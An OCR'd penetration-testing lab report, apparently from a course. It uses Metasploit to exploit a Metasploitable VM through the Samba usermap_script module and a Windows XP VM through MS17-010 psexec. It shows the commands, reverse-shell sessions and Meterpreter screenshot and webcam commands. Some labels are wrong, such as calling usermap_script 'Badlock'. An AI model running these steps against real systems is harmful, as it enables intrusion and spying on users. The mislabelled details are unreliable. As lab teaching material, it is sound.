
```
    printf("\nIl vettore ordinato è:\n");
    for (i = 0; i < count; i++) {
        printf("%d ", vector[i]);
    }
    printf("\n");
```

6

```
    return 0;
}
```

7

Execution of the Modified Program



The program shown in the image is written in C and allows the user to enter integers into an array, then sorts and prints them. It works correctly when up to 10 numbers are entered, as demonstrated in the first execution example. However, if this limit is exceeded(as in the second example where the eleventh number triggers an out-of-bounds array access)a segmentation fault occurs.
This limitation highlights a program vulnerability: it does not properly handle input exceeding its capacity, leading to memory access issues and subsequent crashes. To fix this vulnerability, proper checks should be implemented to prevent inserting elements beyond the array's maximum capacity. A simple solution would be to add a condition in the input loop to check if the array is full. This way, if a user attempts to enter a number beyond the array limit, the program can warn the user and stop further input, thereby preventing the segmentation fault.

Exploiting Metasploitable with Metasploit

Metasploit is a widely-used penetration testing framework in the field of cybersecurity. It is an essential tool for security professionals and ethical hackers due to its ability to automate and simplify the process of identifying and exploiting vulnerabilities in computer systems.


Key Features:


- Modular Framework: Metasploit allows users to develop, test, and deploy exploits in a modular fashion, making it easy to integrate new tools and capabilities.
- Exploit Support: Includes an extensive library of exploits for various types of vulnerabilities, such as buffer overflows, SQL injection, and web application exploits.
- Multiple Interfaces: Offers different user interfaces, including a command-line console (msfconsole), a graphical interface (Armitage), and web interfaces.
- Test Automation: Enables the automation of security tests through scripts, reducing the time required for comprehensive security assessments.

Machine Configuration

The team is required to configure the machines' IP addresses:

- Kali -192.168.50.100
- Metasploitable - 192.168.50.150





Scanning Metasploitable with Nessus


Nessus is a cybersecurity software developed by Tenable, Inc., used for vulnerability scanning. It is a client-server system where the server performs the scans and the client manages the user interface. Nessus is designed to identify vulnerabilities in computer systems, including configuration issues, missing updates, and security flaws.

Key Features:


1. Vulnerability Scanning: Nessus performs in-depth scans on networks and individual devices to detect security vulnerabilities.
2. Report Export: Scan results can be exported in various formats, such as HTML, CSV, and XML, enabling detailed analysis and reporting.
3. Risk Assessment: Nessus provides a risk assessment for each detected vulnerability, helping administrators prioritize fixes.
4. Frequent Updates: The software is regularly updated to include the latest known vulnerabilities and improve detection capabilities.
5. Intuitive Interface: It offers a user-friendly interface that simplifies scan configuration and result visualization.


Samba Badlock Vulnerability

In this case, we will perform a "basic scan" on the IP address of the Metasploitable machine: 192.168.50.150.




We will focus on the Samba Badlock vulnerability on TCP port 445, which is commonly associated with file traffic and network resource sharing.





Starting MSF Console

Msfconsole is the most popular command-line interface for interacting with the Metasploit Framework (MSF). This tool is central to fully utilizing MSF, providing an interactive interface that allows users to execute exploits, manage payloads, and conduct other penetration testing activities.
By running the command "msfconsole", we launch the tool that will be essential for the exploit.



Searching for Samba Exploits

The command "search samba" is used to find available exploits for this vulnerability.

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Ex
ecution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Clie
nt GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution Fr
om Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE P
ackage Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Co
mmand Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Comm
and Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buff
er Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy Audit
EventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversa
l
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Un
initialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corrupt
ion (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitr
ary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap
Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Ov
erflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Ov
erflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Ov
erflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Ov
erflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integ
er Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD
x86)
```

Module Selection

We will now execute the "use" command followed by the file path. In Msfconsole, this command is used to select a specific module within the Metasploit Framework. It changes the console's context, allowing access to the commands and options specific to the chosen module.
For the Samba Badlock vulnerability, we will use:

exploit/multi/samba/username_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Setting RHOSTS and LHOST

We will now set the RHOSTS parameter with the target machine's IP address.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
```

Additionally, we'll change the listening port on the Kali machine to port 5555.

```
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
```

Launching the Exploit

Using the "exploit" command, we initiate the attack. This command attempts to exploit the vulnerability in the target system using the previously configured payload and options.
Once the attack is successful and we gain access to the target machine, we'll run the "ifconfig" command to verify that everything worked correctly.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:47715) at 2024-05-27 09:54:27 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:49:ee:e4
          inet addr:192.168.50.150  Bcast:192.168.150.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:eee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:298629 errors:0 dropped:0 overruns:0 frame:0
          TX packets:225587 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39231298 (37.4 MB)  TX bytes:89332718 (85.1 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1999 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:286664 (279.9 KB)  TX bytes:286664 (279.9 KB)
```

Windows Exploit with Metasploit

Machine Configuration


The team is tasked with configuring the IP addresses of the machines:

Kali: 192.168.200.100

Windows XP: 192.168.200.200

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.200.100  netmask 255.255.255.0  broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 3499 (3.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 2424 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```





Vulnerability Scanning with Nessus

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo systemctl start nessusd
```

1.The command sudo systemctl start nessusd launches the Nessus session.

2.Entering the Target Machine's IP Address






3.We'll run the scan and obtain all detected vulnerabilities along with a detailed report for each one.

Starting Metasploit Session

Type the command msfconsole to launch the Metasploit session.



Searching for Exploits

Using the command search followed by the exploit code:
search MS17-010
we check the available exploits and select the psexec one.

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Parameter Check

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhosts 192.168.200.100
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace in
                                                                                                    fo
   LEAKATTEMPTS          99                                                               yes       How many times to try to
                                                                                                    leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be
                                                                                                    connected to (leave blank
                                                                                                     for auto)
   NAMED_PIPES           /usr/share/metas                                                 yes       List of named pipes to ch
                         ploit-framework/                                                           eck
                         data/wordlists/n
                         amed_pipes.txt
   RHOSTS                192.168.200.200                                                  yes       The target host(s), see h
                                                                                                    ttps://docs.metasploit.co
                                                                                                    m/docs/using-metasploit/b
                                                                                                    asics/using-metasploit.ht
                                                                                                    ml
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPT                                                                       no        Service description to be
   ION                                                                                              used on target for prett
                                                                                                    y listing
   SERVICE_DISPLAY_                                                                       no        The service display name
   NAME
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to,
                                                                                                    can be an admin share (AD
                                                                                                    MIN$,C$, ... ) or a normal
                                                                                                    read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use
                                                                                                     for authentication
   SMBPass                                                                                no        The password for the spec
                                                                                                    ified username
   SMBUser                                                                                no        The username to authentic
                                                                                                    ate as
```

After selecting the exploit type, we proceed to check and modify the parameters.

Main settings:


Set RHOSTS 192.168.200.200: Stands for "Remote Host" and represents the target machine's IP address to be attacked.

Set LHOST 192.168.200.100: Represents the local host (attacker's machine IP) where Metasploit is running and will receive reverse shell connections from the target.

Set LPORT 7777: Specifies the local port on which the attacker's machine will listen for reverse connections from the target. Used in combination with LHOST, where LPORT defines the port for Metasploit's listener to await connections.

Launching the Exploit

With the command exploit, we initiate our attack



Verifying Attack Success

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utili
t♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:7b:c5:ff
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/GPPslLnC.jpeg
meterpreter >
```

We're now in the Meterpreter session. Enter the following commands to verify the attack's success:


Key Commands:

run checkvm: Determines if the target system is running within a virtual machine.

ipconfig: Returns the target machine's network configuration. (Note: Corrected "Isconfig" to standard "ipconfig")

webcam_list: Lists active webcams on the target machine.

screenshot: Captures the target machine's screen.



Conclusion

